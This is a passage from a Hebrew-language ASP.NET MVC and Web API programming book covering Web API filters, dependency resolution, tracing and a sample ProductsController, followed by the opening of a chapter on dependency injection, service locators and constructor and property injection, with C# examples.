אחד היתרונות של Web API לעומת MVC הוא שהמסננים מהווים חלק מהצינור האסינכרוני (asynchronous pipeline), ולכן הם תמיד אסינכרוניים בהגדרתם. מסנן יכול להפיק תועלת מהתנהגות אסינכרונית - לדוגמה, תיעוד שגיאות במקור מידע אסינכרוני כגון בסיס נתונים או מערכת הקבצים. עם זאת, בצוות Web API הבינו שבמקרים מסוימים כתיבת קוד אסינכרוני מהווה נטל מיותר, במיוחד כאשר הפרויקט מיועד עבור גרסה NET 4. וכאשר אין גישה ל-async ו-await). מסיבה זו יצרו גם מחלקות בסיס סינכרוניות ומבוססות-מאפיינים (attribute-based) עבור שלושת ממשקי הסינון. כאשר מייבאים מסננים של MVC, השימוש במחלקות הבסיס הללו היא ככל הנראה הדרך המהירה להתחיל לעבוד. אם מסנן צריך ליישם יותר משלב אחד בצינור הסינון, כמו למשל סינון פעולות וגם סינון שגיאות, לא תוכלו להסתייע במחלקות בסיס קיימות ותצטרכו ליישם את הממשק באופן מפורש.

מפתחים יכולים להחיל מסננים ברמת הפעולה (על פעולה יחידה), ברמת הבקר (על כל הפעולות בבקר), וברמת התצורה (על כל הפעולות והבקרים בתצורה). תשתית Web API

הבסיסית כוללת מסנן אחד מוכן לשימוש: המאפיין Authorize. בדומה למקבילו בתשתית MVC, מאפיין זה משמש לסימון פעולות שדרוש להן אימות, וכוללת את הפרמטר AllowAnonymous, שמשמש לנטרול סלקטיבי של המאפיין Authorize. צוות Web API גם יצר חבילת NuGet לתמיכה במספר אפשרויות OData, ביניהן QueryableAttribute, אשר מספקת תמיכה אוטומטית בתחביר שאילתת Odata, כמו למשל ערכי מחרוזת השאילתה $top ו-$filter.

טבלה 2-11: ממשקים ומחלקות בסיס לסינון

ממשק אסינכרוני מחלקת בסיס סינכרונית	ייעוד
IAuthorizationFilter AuthorizationFilterAttribute	**מסנני הרשאה** מופעלים לפני תחילת קישור הפרמטרים. מטרתם לסנן בקשות שמתקבלות ממשתמשים ללא הרשאה מתאימה לפעולה המסומנת. מסנני הרשאה מופעלים לפני מסנני פעולה.
IActionFilter ActionFilterAttribute	**מסנני פעולה** מופעלים אחרי קישור הפרמטרים ועוטפים את הקריאה לפעולת API, ובכך מאפשרים יירוט לפני שהפעולה התחילה ואחרי שהרצתה הושלמה. המטרה של מסננים אלה היא לאפשר למפתחים להרחיב ו/או להחליף את הערכים הנכנסים ו/או הבקשות היוצרות של הפעולה.
IExceptionFilter ExceptionFilterAttribute	**מסנני שגיאות** מופעלים כאשר נדרשת זריקת שגיאה חריגה (**exception**). ניתן להשתמש במסנני שגיאות לבדיקת השגיאה ומענה מתאים, כמו למשל תיעוד שגיאה.

תשתית Web API אינה מספקת אפשרות מקבילה למאפיין HandleError של MVC. התנהגות המקובלת של ברירת המחדל של MVC במקרה שגיאות היא להחזיר את "מסך המוות הצהוב" של ASP.NET - תגובה הולמת (אם כי לא ידידותית במיוחד למשתמש) ליישומים שמפיקים HTML. המאפיין HandleError של MVC מאפשר להחליף את המסך הזה בתצוגה מותאמת אישית. שירותי Web API, צריכים תמיד לנסות להחזיר נתונים מובנים, גם במקרה של שגיאה, ולכן התשתית מספקת תמיכה מובנית בסריאליזציה של שגיאות חזרה אל משתמש הקצה. מפתחים שרוצים לעקוף את ההתנהגות הזו יכולים לכתוב מסננים מותאמים אישית לטיפול בשגיאות, ולבצע את הרשמתם ברמת התצורה.

אִפְשׁוּר הזרקת תלויות

לגרסה ASP.NET MVC 3 נוספה תמיכה מוגבלת במכלי הזרקת תלויות (dependency injection containers) שמספקים שירותי MVC מובנים, וגם נוספה היכולת לשמש כמפעל עבור מחלקות

שאינן מספקות שירותים, כגון בקרים ותצוגות. צוות הפיתוח של תשתית Web API אימץ את הגישה הזו ומספק יכולות דומות, עם שני הבדלים חשובים.

ראשית, בתשתית MVC נעשה שימוש במספר מחלקות סטטיות בתור מכלים לשירותים סטנדרטיים שנצרכים על ידי MVC. אובייקט התצורה של Web API משמש כתחליף למחלקות הסטטיות הללו, ומפתחים יכולים לסקור ולערוך את רשימת השירותים הסטנדרטיים באמצעות HttpConfiguration.Services.

שנית, למפענח התלויות (dependency resolver) של Web API נוסף המושג "טווח הכרה" (scope). ניתן לראות בטווח הכרה כאמצעי שמשמש את מכל הזרקת התלויות למעקב אחר האובייקטים שמוקצים על ידו בהקשר (context) מסוים כדי לאפשר לנקות אותם בבת אחת ובקלות. מפענח התלויות של Web API משתמש בשני טווחי הכרה:

- **טווח הכרה משויך-תצורה** - עבור שירותים גלובליים לתצורה, שיש למחוק אותם כאשר התצורה מסיימת את תפקידה ומורידים אותה מהזיכרון.
- **טווח הכרה מקומי-לבקשה** - עבור שירותים שנוצרים בהקשר של בקשה נתונה (שירותים שצורך בקר, למשל), שיש למחוק אותם לאחר השלמת הבקשה.

בפרק 13 נדון ביתר פירוט בשימוש שנעשה בהזרקת תלויות בתרחישי MVC ו-Web API כאחד.

סקירה תכנותית של ממשקי Web API

בקרים ופעולות של MVC נבנים בדרך כלל בגישת אד-הוק, למשימה, ומעוצבים לצורך הצגת תצוגות בפורמט HTML ביישום. ממשקי Web API, לעומת זאת, נוטים להיות יותר מאורגנים ומתוכננים. היכולת לחשוף ממשקי API בזמן הריצה, מאפשרת למפתחים לספק יכולות חשובות ביישומי Web API שלהם, כולל הפקה אוטומטית של דפי עזרה ובדיקת ממשק משתמש בצד הדפדפן.

מפתחים יכולים לבחון ברמת התכנות את ממשקי API באמצעות גישה לשירות IApiExplorer מתוך HttpConfiguration.Services. לדוגמה, בקר MVC עשוי להציג רשימה של כל נקודות הקצה הזמינות של API על ידי ניתוח מופע של IApiExplorer מתוך Web API באמצעות קטע קוד Razor שלהלן (פלט הקוד הזה מוצג בתרשים 4-11).

תרשים 11-4

```
@model System.Web.Http.Description.IApiExplorer

@foreach (var api in Model.ApiDescriptions) {
  <h1>@api.HttpMethod @api.RelativePath</h1>

  if (api.ParameterDescriptions.Any()) {
    <h2>Parameters</h2>
    <ul>
    @foreach (var param in api.ParameterDescriptions) {
      <li>@param.Name (@param.Source)</li>
    }
    </ul>
  }
}
```

בנוסף למידע שניתן לגילוי באופן אוטומטי, מפתחים יכולים גם ליישם את ממשק IDocumentationProvider כדי להרחיב את תיאורי API בתיעוד. השתמשו באפשרות זו כדי לספק תיעוד (דוקומנטציה) עשיר יותר. מכיוון שהתיעוד ניתן להרחבה, מפתחים רשאים לאחסן את התיעוד בכל צורה שנוחה להם, לרבות קבצים עצמאיים, טבלאות בסיס נתונים, משאבים או כל פורמט אחר שהולם את תהליך הבנייה של היישום.

מעקב אחר פעולת היישום

אחד האתגרים הגדולים עם קוד שנפרס, או מותקן, במארח מרוחק, הוא איתור שגיאות (debugging) במקרה של תקלה. תשתית Web API מספקת מערכת מעקב (tracing) אוטומטית עשירה שמנוטרלת על פי ברירת מחדל, אך תוכלו להפעילה אם תזדקקו לשירותיה. יכולות

המעקב המובנות מכסות חלק גדול מהרכיבים המובנים ומאפשרות לבצע התאמה בין נתונים שמתקבלים מבקשות אינדיבידואליות במהלך התנועה בין השכבות השונות של המערכת, והדבר מקל על יכולת איתור השגיאות.

עמוד התווך של אפשרות המעקב הוא השירות ITraceWriter. תשתית Web API אינה כוללת את המימוש, או היישום, של השירות הזה, מכיוון שלרוב המפתחים יש כבר מערכת מעקב מועדפת (כגון ETW, log4net, ELMAH ורבות אחרות). במקום לספק מימוש מובנה, התשתית בודקת בזמן האתחול אם יש מימוש זמין של ITraceWriter ברשימת השירותים, ובמידה שכן, היא מתחילה באופן אוטומטי לעקוב אחר כל הבקשות. המפתחים צריכים לבחור בדרך הטובה ביותר לאחסון נתוני המעקב ועיון בהם - כאשר לרוב הדבר נעשה באמצעות אפשרויות התצורה שמספקת מערכת התיעוד (logging system) שמשמשת אותם.

דוגמה לבקר Web API: PRODUCTSCONTROLLER

לפניכם דוגמה של בקר Web API שחושף אובייקט נתונים פשוט בעזרת אפשרות "קוד תחילה" (Code First) של Entity Framework. הדוגמה מבוססת על שלושת הקבצים הבאים:

- המודל - Product.cs (קוד 11-3)
- חיבור למקור המידע - DataContext.cs (קוד 11-4)
- בקר Web API - ProductsController.cs (קוד 11-5)

קוד 11-3: קובץ Product.cs

```
public class Product
{
  public int ID { get; set; }
  public string Name { get; set; }
  public decimal Price { get; set; }
  public int UnitsInStock { get; set; }
}
```

קוד 11-4: קובץ DataContext.cs

```
public class DataContext : DbContext
{
  public DbSet<Product> Products { get; set; }
}
```

קוד 11-5: קובץ ProductsController.cs

```
public class ProductsController : ApiController
{
  private DataContext db = new DataContext();

  // GET api/Products
  public IEnumerable<Product> GetProducts()
  {
    return db.Products;
  }

  // GET api/Products/5
  public Product GetProduct(int id)
  {
    Product product = db.Products.Find(id);
    if (product == null)
    {
      throw new HttpResponseException(
        Request.CreateResponse(
          HttpStatusCode.NotFound));
    }

    return product;
  }

  // PUT api/Products/5
  public HttpResponseMessage PutProduct(int id, Product product)
  {
    if (ModelState.IsValid && id == product.ID)
    {
      db.Entry(product).State = EntityState.Modified;

      try
      {
        db.SaveChanges();
      }
      catch (DbUpdateConcurrencyException)
      {
        return
          Request.CreateResponse(
                HttpStatusCode.NotFound);
      }
```

```
    return
      Request.CreateResponse(
        HttpStatusCode.OK, product);
  }
  else
  {
    return
      Request.CreateResponse(
        HttpStatusCode.BadRequest);
  }
}

// POST api/Products
public HttpResponseMessage PostProduct(Product product)
{
  if (ModelState.IsValid)
  {
    db.Products.Add(product);
    db.SaveChanges();

    HttpResponseMessage response =
      Request.CreateResponse(
        HttpStatusCode.Created, product);

    response.Headers.Location =
      new Uri(Url.Link(
        "DefaultApi",
        new { id = product.ID }));

    return response;
  }
  else
  {
    return
      Request.CreateResponse(
        HttpStatusCode.BadRequest);
  }
}

// DELETE api/Products/5
public HttpResponseMessage DeleteProduct(int id)
{
  Product product = db.Products.Find(id);
  if (product == null)
  {
```

```
      return
        Request.CreateResponse(
          HttpStatusCode.NotFound);
    }

    db.Products.Remove(product);

    try
    {
      db.SaveChanges();
    }
    catch (DbUpdateConcurrencyException)
    {
      return
        Request.CreateResponse(
          HttpStatusCode.NotFound);
    }

    return
      Request.CreateResponse(
        HttpStatusCode.OK, product);
  }

  protected override void Dispose(bool disposing)
  {
    db.Dispose();
    base.Dispose(disposing);
  }
}
```

סיכום

תשתית ASP.NET Web API הינה אמצעי שימושי ויעיל להוספת ממשקי API ליישומי אינטרנט חדשים וקיימים. מפתחי MVC לא יתקשו להסתגל למודל התכנות מבוסס-הבקרים שמיושם על ידי התשתית. מפתחי WCF יגלו במהרה שהתמיכה בסביבות אירוח-אינטרנטי ואירוח-עצמי כאחד מהווה ערך מוסף משמעותי בהשוואה למערכות שירות מבוססות-MVC. בשילוב עם Visual Studio 2012 ופלטפורמת NET 4.5, העיצוב האסינכרוני של התשתית מאפשר ליצור ממשקי Web API שניתנים להרחבה באופן יעיל.

פרק 12

הזרקת תלויות

(Dependency Injection)

Brad Wilson

עיקרי הפרק

- תבניות עיצוב תוכנה
- שימוש במפענח התלויות ביישומי MVC
- שימוש במפענח התלויות ביישומי Web API

החל מהגרסה השלישית, תשתית התוכנה ASP.NET MVC כוללת **מפענח תלויות (dependency resolver)** אשר תורם לשיפור משמעותי ביכולת של יישום להשתתף **בהזרקת תלויות (dependency injection)** בשירותים שנצרכים על ידי MVC, ובמחלקות שכיחות, כגון בקרים ודפי תצוגה.

תבניות עיצוב תוכנה

כדי להבין מהי למעשה הזרקת תלויות וכיצד ניתן להשתמש בה ביישומי MVC, עלינו להבין תחילה מהן תבניות עיצוב תוכנה. תבנית עיצוב תוכנה נועדה לספק תיאור פורמלי של בעיה ולהציג פתרון לבעיה הזו, כדי לאפשר למפתחים להשתמש בתבנית להפשטה של תהליכי הזיהוי וההצגה של בעיות נפוצות ופתרונותיהן.

תבנית העיצוב לא בהכרח מייצגת המצאה של משהו חדש או מקורי, אלא מעניקה שם והגדרה פורמליים לתהליכים שמבוססים על טכניקות ושיטות עבודה מקובלות בתעשייה. ייתכן מאוד שתזהו את תבנית עיצוב שנציג בפרק מפתרונות שיישמתם בעבר עבור בעיות שטיפלתם בהן.

תבנית עיצוב: היפוך בקרה (Inversion of Control)

בוודאי יצא לכם להיתקל (או להשתמש) בקוד כמו זה שלפניכם:

```
public class EmailService
{
  public void SendMessage() { ... }
}


public class NotificationSystem
{
  private EmailService svc;

  public NotificationSystem()
  {
    svc = new EmailService();
  }

  public void InterestingEventHappened()
  {
    svc.SendMessage();
  }
}
```

קל לראות שהמחלקה NotificationSystem תלויה במחלקה EmailService. המצב שבו רכיב תלוי בגורם חיצוני נקרא **קישור (coupling)**. במקרה שלנו, מערכת ההתראות (NotificationSystem) יוצרת מופע של שירות דואר אלקטרוני (EmailService) ישירות בתוך הבנאי שלה. במילים אחרות, מערכת ההתראות יודעת בדיוק איזה סוג של מחלקת שירות היא יוצרת וצורכת. היחס הזה מספק חיווי לרמת הקישוריות-ההדדית (interconnectedness) של הקוד. מחלקה שיש לה ידע רב אודות מחלקה אחרת שמקיימת איתה אינטראקציה (בדומה למחלקה שבדוגמה האחרונה) נאמר שהיא בעלת **קשר הדוק (tightly coupled)**.

בעיצוב תוכנה, קישור הדוק נחשב לעתים קרובות כמעמסה על העיצוב. כאשר מחלקה חשופה באופן מפורש לעיצוב ולמימוש של מחלקה אחרת, עולה הסיכוי ששינויים במחלקה אחת יפגעו בפעולה התקינה של האחרת.

הנה בעיה נוספת עם העיצוב שהוצג בדוגמה: מה יקרה כאשר נרצה שמערכת ההתראות תשלח סוגים אחרים של הודעות במקרה של אירוע מעניין? לדוגמה, ייתכן שמנהל המערכת ירצה לקבל הודעות טקסט לטלפון הנייד ולא אל הדואר האלקטרוני, או שנחליט לתעד את כל ההתראות בבסיס נתונים כדי שתהיינה זמינות לבדיקה במועד מאוחר יותר.

כדי לצמצם את הקשרים ההדוקים, נדרש בדרך כלל לבצע שני צעדים נפרדים, אך קשורים:

1. יצירת שכבת הפשטה בין שני חלקי הקוד.

כדי לבצע את הצעד הזה ב-NET., נשתמש לעתים קרובות בממשקים (או במחלקות מופשטות) לייצוג ההפשטות בין שתי המחלקות. אם נחזור לדוגמה הקודמת, עלינו להוסיף ממשק שייצג את ההפשטה, ולוודא שבקוד תופענה קריאות לשיטות או מאפיינים של הממשק הזה בלבד. העותק הפרטי שלכם הופך למופע (אובייקט) של הממשק הזה במקום טיפוס (מחלקה) ספציפי, וכעת יש ברשות הבנאי ידע מוגבל בנוגע לטיפוס עצמו, כמוצג להלן:

```
public interface IMessagingService
{
  void SendMessage();
}

public class EmailService : IMessagingService
{
  public void SendMessage() { ... }
}

public class NotificationSystem
{
  private IMessagingService svc;

  public NotificationSystem()
  {
    svc = new EmailService();
  }

  public void InterestingEventHappened()
  {
    svc.SendMessage();
  }
}
```

2. העברת האחריות לבחירת המימוש של ההפשטה מחוץ למחלקה הצורכת. עלינו להעביר את היצירה של המחלקה EmailService מחוץ למחלקה NotificationSystem.

הערה העברה של יצירת התלויות מחוץ למחלקה שצורכת את התלויות הללו נקראת **תבנית היפוך בקרה** (inversion of control pattern). היא נקראת כך, מכיוון שהדבר שאותו אנחנו הופכים הינו למעשה היצירה של התלויות, ובכך אנחנו למעשה מחלצים את הבקרה ליצירת התלויות מהצרכן של המחלקה.

תבנית **היפוך הבקרה (Inversion of Control - IoC)** הינה תבנית מופשטת. התבנית מעודדת העברה של יצירת תלויות אל מחוץ למחלקה הצורכת, אך אינה מגדירה כיצד זה צריך להתבצע בפועל. בסעיפים הבאים נציג שתי דרכים מקובלות ליישום תבנית היפוך הבקרה ומימוש תהליך העברת האחריות שתיארנו: **מְאַתֵר שירותים (service locator)** **והזרקת תלויות (dependency injection)**.

תבנית עיצוב: מְאַתֵר שירותים

על פי תבנית מאתר השירותים (service locator), משיגים את היפוך הבקרה על ידי הוספת רכיב חיצוני בשם "מאתר שירותים" שדרכו יכולים שאר הרכיבים לתקשר עם התלויות שלהם. לפעמים מאתר השירותים הוא ממשק מיוחד מאוד, עם בקשות מטיפוס קיים לשירותים מוגדרים, ולפעמים המאתר הוא בסך הכול אמצעי גנרי לבקשת שירותים מטיפוס שרירותי.

מאתר שירותים מטיפוס חזק

מאתר שירותים מטיפוס קיים עבור היישום לדוגמה שלנו עשוי לכלול את הממשק הבא:

```
public interface IServiceLocator
{
  IMessagingService GetMessagingService();
}
```

במקרה זה, כאשר נזדקק למימוש של IMessagingService, נקרא לשיטה GetMessagingService. השיטה הזו תחזיר IMessagingService מפורש, ולכן לא יהיה צורך להמיר את התוצאה.

בוודאי שמתם לב שמאתר השירותים מוצג כאן בתור ממשק ולא בתור טיפוס קונקרטי. זכרו שאחת המטרות שלנו היא לצמצם את הקשרים ההדוקים בין הרכיבים, ובכלל זה הקשר בין קוד הצרכן לבין מאתר השירותים עצמו. אם קוד הצרכן מקודד על פי IServiceLocator, נוכל במידת הצורך להחליף מימושים אלטרנטיביים בזמן הריצה. יש לכך תועלת רבה בעת ביצוע בדיקות ממוקדות, כפי שיוסבר בפרק 13. נשכתב את NotificationSystem לשימוש במאתר השירותים שיצרנו:

```
public class NotificationSystem
{
  private IMessagingService svc;

public NotificationSystem(IServiceLocator locator)
  {
    svc = locator.GetMessagingService();
  }

  public void InterestingEventHappened()
  {
    svc.SendMessage();
  }
}
```

אנחנו מניחים שלכל גורם שיוצר מופע של NotificationSystem תהיה גישה למאתר השירותים. יתרון נוח נוסף הוא, שאם היישום יוצר מופע של המחלקה NotificationSystem דרך מאתר השירותים, אז המאתר יכול להעביר את עצמו אל בנאי המחלקה NotificationSystem. אם תִצְרו מופע של NotificationSystem מחוץ למאתר השירותים, יהיה עליכם לספק מימוש של מאתר השירותים עבור המחלקה NotificationSystem כדי לאפשר לה למצוא את התלויות שלה.

מדוע להשתמש במאתר שירותים מטיפוס חזק? ראשית, הוא קל להבנה ולשימוש: אתם יודעים בדיוק מה אתם יכולים לקבל ממאתר השירותים (וחשוב אולי לא פחות, איזה שירותים אינכם יכולים לקבל ממנו). שנית, אם יש צורך בפרמטרים נוספים ליצירת מימוש של IMessagingService, תוכלו לבקש אותם באופן ישיר כפרמטרים בקריאה ל-GetMessagingService.

מדוע לא להשתמש במאתר שירותים מטיפוס חזק? ראשית, מאתר שירותים מסוג זה יכול ליצור אך ורק אובייקטים מטיפוס שהוגדר מראש בזמן העיצוב של IServiceLocator, ואינו מסוגל ליצור טיפוסים אחרים. שנית, עדכון והרחבה של הגדרות IServiceLocator עקב הוספת שירותים חדשים ליישום שלכם עשוי להוות נטל רב.

מאתר שירותים מטיפוס חלש

אם תסכמו לעצמכם שהחסרונות של השימוש במאתר שירותים מטיפוס חזק עולים על היתרונות של השימוש בו, תוכלו לשקול את השימוש במאתר שירותים מטיפוס חלש במקומו. דוגמה למאתר שכזה:

```
public interface IServiceLocator
{
  object GetService(Type serviceType);
}
```

גרסה זו של תבנית מאתר המיקום הינה הרבה יותר גמישה, מכיוון שהיא מאפשרת שירותים מכל טיפוס שרירותי. גרסה זו מכונה **מאתר שירותים מטיפוס חלש (weakly typed service locator)** מכיוון שהמאתר מקבל Type ומחזיר מופע חסר-טיפוס (אובייקט מטיפוס Object). כדי לקבל אובייקט מטיפוס רצוי, עליכם להמיר (cast) את האובייקט המוחזר מהקריאה אל השיטה GetService.

כיצד תיראה המחלקה NotificationSystem עם הגרסה החדשה של מאתר השירותים? הנה דרך אחת לשכתב את המחלקה:

```
public class NotificationSystem
{
  private IMessagingService svc;

  public NotificationSystem(IServiceLocator locator)
  {
    svc = (IMessagingService)
```

```
  locator.GetService(typeof(IMessagingService));
  }

  public void InterestingEventHappened()
  {
    svc.SendMessage();
  }
}
```

הקוד הזה קצת פחות אסטטי מזה שמוצג בגרסה הקודמת, בעיקר בשל הצורך להמיר את IMessagingService. הודות להוספת השימוש ב- generics לגרסת NET 2.0, באפשרותנו ליצור גרסה גנרית של השיטה GetService:

```
public interface IServiceLocator
{
  object GetService(Type serviceType);
  TService GetService<TService>();
}
```

מהחתימה של שיטה זו משתמע שהיא תחזיר אובייקט שכבר הומר לטיפוס המתאים (שימו לב, שהטיפוס המוחזר של השיטה המעודכנת הוא TService, ולא Object). בדרך זו ניתן לכתוב את קוד השימוש בשיטה בצורה נקייה יותר:

```
public class NotificationSystem
{
  private IMessagingService svc;

  public NotificationSystem(IServiceLocator locator)
  {
    svc = locator.GetService<IMessagingService>();
  }

  public void InterestingEventHappened()
  {
    svc.SendMessage();
  }
}
```

למה צריך גרסת אובייקט?

אתם עשויים לתהות מדוע יש בכלל לטרוח ליצור גרסת אובייקט של GetService, במקום לכלול בממשק התכנות שלנו את הגרסה הגנרית בלבד. מכיוון שהגרסה הגנרית חוסכת לנו המרה, איזו סיבה יש לנו להשתמש בגרסה האחרת?

בפועל, לא כל צרכן שקורא לממשק API יודע בדיוק לאיזה לטיפוס תבוצע הקריאה בזמן ההידור. בדוגמאות שנציג בהמשך, תשתית MVC מנסה ליצור טיפוסי בקר. התשתית יודעת מהו הטיפוס של הבקר, אבל היא מגלה זאת רק בזמן הריצה, ולא בזמן ההידור (לדוגמה, מיפוי

בקשה לכתובת Home/ שמופנית אל הבקר HomeController). מכיוון שפרמטר הטיפוס בגרסה הגנרית לא משמש רק להמרה אלא גם לציון סוג הטיפוס, לא תוכלו לקרוא למאתר השירותים מבלי להיעזר ברכיב reflection.

החיסרון של הגישה הזו הוא בכך שאנחנו חייבים ליצור שתי שיטות כמעט זהות (במקום שיטה אחת בלבד) בעת יישום הממשק IServiceLocator. ניתן למנוע את הכפילות הזו באמצעות אפשרות חדשה שנוספה לפלטפורמה NET 3.5: שיטות הרחבה.

שיטות הרחבה (extension methods) נכתבות כשיטות סטטיות במחלקות סטטיות, בתוספת מילת המפתח המיוחדת this לפני הפרמטר הראשון, כדי לציין לאיזה טיפוס משוּיֶכת שיטת ההרחבה הזו. הפרדת השיטה הגנרית GetService לשיטת הרחבה נעשית כך:

```
public interface IServiceLocator
{
  object GetService(Type serviceType);
}

public static class ServiceLocatorExtensions
{
  public static TService GetService<TService>(this IServiceLocator locator)
  {
    return (TService)locator.GetService(typeof(TService));
  }
}
```

בדרך זו אנחנו נפטרים מהכפילות ומהעבודה העודפת הכרוכה ביצירת הגרסה הגנרית של השיטה. עלינו לכתוב את השיטה פעם אחת בלבד, וכולם יכולים להשתמש במימוש שלנו.

שיטות הרחבה בתשתית ASP.NET MVC

בתשתית MVC יש שימוש נרחב בשיטות הרחבה. הרוב המוחלט של סייעי HTML שמשמשים להפקת טפסים בתצוגות הם למעשה שיטות הרחבה במחלקות HtmlHelper, AjaxHelper ו–UrlHelper (אלה הם טיפוסי האובייקטים שמתקבלים בעת גישה לאובייקטים Html, Ajax ו–Url שבתצוגה, בהתאמה).

שיטות הרחבה בתשתית MVC שוכנות במרחב שמות נפרד (בדרך כלל זהו System.Web.Mvc.Html או System.Web.Mvc.Ajax). הצוות של MVC בחר בארגון הזה מכיוון שהבינו שמחוללי HTML המובנים, לא בהכרח יספקו מענה מדויק לצרכי היישום שלכם, ורצו לאפשר כתיבת שיטות הרחבה להפקת HTML אשר תותאמנה באופן אישי לצרכים הייחודיים של המתכנתים. אם תמחקו את מרחב או את מרחבי השמות של MVC מקובץ Web.config, שיטות ההרחבה המובנות של MVC לא תכללנה ביישום, ותוכלו להשתמש במקומן בשיטות שיצרתם בעצמכם. כמובן שגם תוכלו להשתמש בשני סוגי השיטות. כתיבת מחוללי HTML כשיטות הרחבה נותנת לכם את הגמישות לבחור את החלופה המתאימה ביותר ליישום שאתם מפתחים.

מדוע להשתמש במאתר שירותים מטיפוס חלש? נעשה זאת, מכיוון שגישה זו פותרת חלק גדול מהחסרונות של מאתרי שירותים מטיפוס חזק. כלומר, לרשותכם עומד ממשק שיכול ליצור טיפוסים שרירותיים ללא כל ידע מוקדם עליהם. הדבר תורם לצמצום נטל התחזוקה, מכיוון שהממשק לא מתפתח באופן מתמיד.

עם זאת, ממשק איתור שירותים מטיפוס חלש אינו מספק כל מידע על סוגי השירותים שניתן לבקש, ואינו מספק דרך פשוטה להתאים באופן אישי את יצירת השירות. תוכלו להוסיף מערך אופציונלי שרירותי של אובייקטים בתור "פרמטרי יצירה" עבור השירות, אך זו הדרך היחידה לדעת שהשירות מצריך פרמטרים תהיה לעיין בתיעוד החיצוני.

יתרונות וחסרונות של מאתרי שירותים

השימוש במאתר שירותים פשוט למדי: עליכם להשיג את מאתר השירותים ממקור כלשהו, ולבקש ממנו את התלויות הנחוצות לכם. מאתר השירותים עשוי להימצא במיקום מוכר (גלובלי), והוא עשוי להיות מוצע על ידי הגורם שיוצר אותו. גם במקרה של שינויים בתלויות, החתימה שלכם נשארת זהה, מכיוון שהדבר היחיד שנחוץ לכם כדי לאתר את התלויות הוא מאתר השירותים.

ההשלכות של חתימה קבועה יכולות להוות חיסרון באותה מידה שהן מהוות יתרון. חתימה קבועה מונעת שקיפות של דרישות הרכיבים: מפתחים שישתמשו ברכיב שלכם לא יוכלו לגזור את דרישות השירות מהחתימה של הבנאי. הם יאלצו להיעזר בתיעוד (אשר עלול להיות מיושן), או שיצטרכו להעביר אל אתר שירותים ריק, ולראות איזה ערכים עליהם לספק.

היעדר שקיפות בדרישות היא אחת הסיבות העיקריות לבחירה בתבנית היפוך הבקרה הבאה: הזרקת תלויות.

תבנית עיצוב: הזרקת תלויות

הזרקת תלויות (Dependency Injection – DI) היא תבנית נוספת במשפחת היפוך הבקרה, אך בניגוד לתבנית הקודמת שהצגנו, היא אינה כוללת אובייקט תיווך כדוגמת מאתר השירותים. בתבנית זו הרכיבים נכתבים בצורה שמאפשרת לציין באופן מפורש את התלויות שלהן, בדרך כלל הדבר נעשה על ידי העברת פרמטרים לבנאי או קביעת ערכי מאפיינים.

מפתחים שבוחרים להשתמש בהזרקת תלויות כתחליף למאתר שירותים, עושים זאת בדרך כלל מכיוון שהחליטו באופן מודע להעדיף שקיפות בדרישות על פני אטימות. לבחירה בשקיפות של הזרקת התלויות יש תועלת רבה בשלב בדיקות היחידה, כפי שיוסבר בפרק הבא.

הזרקה לבנאי

הצורה השכיחה ביותר של הזרקת תלויות נקראת **הזרקה לבנאי (constructor injection)**. טכניקה זו כרוכה ביצירת בנאי למחלקה אשר מכיל את כל התלויות שלה באופן מפורש (בניגוד לתבנית איתור השירותים מהסעיף הקודם, שבה מאתר השירותים הוא הפרמטר היחיד

שמועבר לבנאי). כדי שהמחלקה NotificationSystem תתמוך בהזרקה לבנאי, עלינו לשכתב אותה באופן הבא:

```
public class NotificationSystem
{
  private IMessagingService svc;

  public NotificationSystem(IMessagingService service)
  {
    this.svc = service;
  }

    public void InterestingEventHappened()
  {
    svc.SendMessage();
  }
}
```

היתרון הראשון של הגרסה הזו הוא בכך שהמימוש של הבנאי הרבה יותר פשוט. הרכיב מצפה תמיד ממי שיוצר אותו להעביר אליו את התלויות הדרושות לו. כל שעליו לעשות, הוא לאחסן את המופע של IMessagingService במשתנה פרטי לצורך שימוש עתידי.

יתרון נוסף הוא צמצום מספר הדברים שהמחלקה NotificationSystem נדרשת לדעת. קודם, המחלקה נדרשה להכיר את מאתר השירותים, בנוסף לתלויות שלה עצמה; כעת, הדגש ניתן לתלויות בלבד.

היתרון השלישי, שכבר הוזכר, הוא שקיפות הדרישות. כל מי שרוצה ליצור מופע של המחלקה NotificationSystem יכול לדעת בדיוק מה עליו לספק כדי ליצור מערכת התרעות פשוט על ידי התבוננות בבנאי. אין צורך לנחש או לעבוד בצורה עקיפה דרך מאתר השירותים.

הזרקה למאפיין

סוג נפוץ פחות של הזרקת תלויות נקראת **הזרקה למאפיין (property injection)**. כמשתמע מהשם, התלויות של המחלקה מוזרקות על ידי קביעת ערכם של מאפיינים ציבוריים באובייקט, במקום להעבירם כפרמטרים אל הבנאי.

הנה גרסה של המחלקה NotificationSystem אשר משתמשת בהזרקה למאפיין:

```
public class NotificationSystem
{
  public IMessagingService MessagingService
  {
    get;
    set;
  }
```

```
  public void InterestingEventHappened()
  {
    MessagingService.SendMessage();
  }
}
```

בקטע הקוד הזה, הארגומנטים של הבנאי מושמטים (ולמעשה הבנאי כולו מושמט) ומוחלפים במאפיין. המחלקה מצפה מלקוחותיה לספק את התלויות שלה דרך המאפיינים ולא דרך הבנאי. בגרסה זו של המחלקה, השיטה InterestingEventHappened קצת מסוכנת. היא מניחה שהתלות של השירות כבר התקבלה, ואם לא, היא זורקת שגיאה מסוג NullReferenceException. יש לעדכן את השיטה InterestingEventHappened, כך שתוודא שאכן הועברה לה התלות לפני שנעשה שימוש בשירות:

```
public void InterestingEventHappened()
{
  if (MessagingService == null)
  {
    throw new InvalidOperationException(
      "Please set MessagingService before calling " +
        "InterestingEventHappened().");
  }

  MessagingService.SendMessage();
}
```

ברור מהדוגמה שהגישה הזו באה על חשבון שקיפות הדרישות. היא מספקת אומנם יותר שקיפות מאשר מאתר השירותים, אבל אין ספק שהסבירות לשגיאה גדולה יותר לעומת הזרקה לבנאי.

לאור הפגיעה בשקיפות, אתם עשויים לתהות למה שמישהו יבחר בהזרקה למאפיין על פני הזרקה לבנאי. ישנם שני מצבים שמצדיקים בחירה כזו:

- אם התלויות שלכם אופציונליות באמת, כלומר קיימת חלופה הולמת במקרה שהלקוח אינו מספק אותן, השימוש בהזרקה למאפיין עשוי להיות רעיון טוב.
- המופעים של המחלקה שלכם עשויים להיווצר באופן שאינו מאפשר לשלוט בבנאי שמופעל ליצירת המופע. זוהי סיבה פחות טריוויאלית, ונראה כמה דוגמאות לכך בהמשך הפרק, כאשר נדון כיצד הזרקת תלויות באה לידי ביטוי בהקשר של דפי תצוגה.

